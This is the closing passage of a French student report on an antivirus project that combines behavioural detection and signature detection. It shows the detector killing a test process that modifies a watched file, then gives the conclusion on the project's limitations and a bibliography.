Lors de la surveillance, les modifications légitimes effectuées manuellement dans les fichiers ne déclenchent aucune alerte, car elles sont autorisées. En revanche, si un programme au comportement malveillant tente de modifier un fichier surveillé, le détecteur interrompt immédiatement le processus responsable (*kill*) et restaure le fichier dans son état initial.



```
/app # ./modifier Test/mainTest.c  
!!! ALERT: Suspicious modification by /app/modifier (PID 11) !!!  
Comment added to Test/mainTest.c  
Process 11 killed.  
Killed  
/app # █
```

Figure 21: Réaction du détecteur face à une tentative de modification malveillante

Une méthodologie de surveillance a donc été mise en place avec succès, démontrant son efficacité dans les scénarios testés. Cependant, cette approche présente certaines limites qui seront abordées de manière détaillée dans la conclusion.

4 Conclusion

En conclusion, ce projet a permis d'approfondir la compréhension des principes de fonctionnement d'une architecture d'antivirus. Il a également fourni une meilleure compréhension des mécanismes sous-jacents aux virus ainsi que de leurs différents comportements. L'ensemble du projet a été structuré autour de la conception d'un système antivirus reposant sur deux approches de détection principales : l'analyse comportementale et l'analyse par signature. Parallèlement, deux malwares ont été développés dans le but d'évaluer l'efficacité et la robustesse des mécanismes de protection mis en place.

Cependant, au cours de la conception et du développement des différents systèmes, plusieurs faiblesses ont été identifiées :

L'antivirus basé sur l'analyse de signatures est une solution trop passive et ne permet pas à un utilisateur non averti d'utiliser son système de manière sécurisée. Cette méthode dépend

exclusivement d'une base de données contenant des signatures déjà répertoriées ce qui la rend inefficace contre les fichiers malveillants inconnus.

Pour l'antivirus basé sur l'analyse comportementale, l'utilisation de Docker a permis de simplifier la gestion des processus, en réduisant les interactions avec l'ensemble des processus système qu'un environnement Unix classique pourrait générer. Cependant, cette méthode a nécessité la mise en place d'un système de *whitelist* plus sélectif, capable de couvrir un maximum de cas possibles. Cette précaution visait à minimiser les faux positifs, qui représentent l'une des principales limites de cette approche.

Concernant les malwares, les améliorations potentielles impliqueraient des développements ne respectant pas les considérations éthiques. Par conséquent, ces aspects ont volontairement été exclus de ce rapport.

Pour le virus *Stonks*, il est possible d'interrompre (*kill*) le processus durant son exécution, ce qui limite son impact sur le système. Cette faiblesse est également présente dans le virus *BestApp4Ever*. Elle a été intégrée de manière intentionnelle afin de réduire les conséquences potentielles sur les systèmes lors des expérimentations.

Toutefois, une étude plus approfondie pourrait permettre d'améliorer les outils d'analyse développés. En effet, les antivirus modernes ne se limitent pas à des composants distincts, mais intègrent un ensemble d'outils qui sont mutualisés pour offrir une meilleure couverture de protection. Ces derniers analysent non seulement le comportement de l'utilisateur, mais également le trafic réseau, tout en exploitant des pare-feu pour bloquer des noms de domaine potentiellement malveillants (IDS/IPS). Cette approche globale pourrait constituer une voie d'amélioration pour étendre et renforcer les méthodes de détection étudiées dans ce projet.

Bibliographie

- [1] Oxjet, *Oxjet/bash-malware: A collection of beautified and commented samples of malware implemented in Bash*. [Online]. Available: <https://github.com/Oxjet/bash-malware/tree/main> (visited on 11/24/2024).
- [2] 262588213843476. "Fanotify example," Gist. (), [Online]. Available: <https://gist.github.com/jaypeche/497ac0c3ce36cdb7f5b9> (visited on 11/22/2024).
- [3] C. C. Editor, *Antivirus Software - Glossary / CSRC*, EN-US. [Online]. Available: https://csrc.nist.gov/glossary/term/antivirus_software (visited on 10/29/2024).
- [4] C. C. Editor, *Virus - Glossary / CSRC*, EN-US. [Online]. Available: <https://csrc.nist.gov/glossary/term/virus> (visited on 10/29/2024).
- [5] "Fanotify(7) - linux manual page." (), [Online]. Available: <https://man7.org/linux/man-pages/man7/fanotify.7.html> (visited on 11/22/2024).
- [6] G. Nagar, "The Evolution of Ransomware: Tactics, Techniques, and Mitigation Strategies," en, *Valley International Journal Digital Library*, pp. 1282–1298, Jun. 2024. DOI: [10.18535/ijdsrm/v12i06.ec09](https://doi.org/10.18535/ijdsrm/v12i06.ec09). [Online]. Available: <https://vipublisher.com/index.php/vij/article/view/387> (visited on 10/29/2024).
- [7] *Number of malware attacks per year 2023*, en. [Online]. Available: <https://www-statista-com.passerelle.univ-rennes1.fr/statistics/873097/malware-attacks-per-year-worldwide/> (visited on 10/28/2024).
- [8] *Quickstart Flask Documentation (3.1.x)*. [Online]. Available: <https://flask.palletsprojects.com/en/stable/quickstart/> (visited on 11/22/2024).
- [9] A. TONNERRE, M. HANY, and T. LE BARON, *Kiurou590/UQAC-securit-InformatiqueProjet*, original-date: 2024-11-24T19:35:01Z, Nov. 24, 2024. [Online]. Available: <https://github.com/kiurou590/UQAC-Securit-InformatiqueProjet> (visited on 11/24/2024).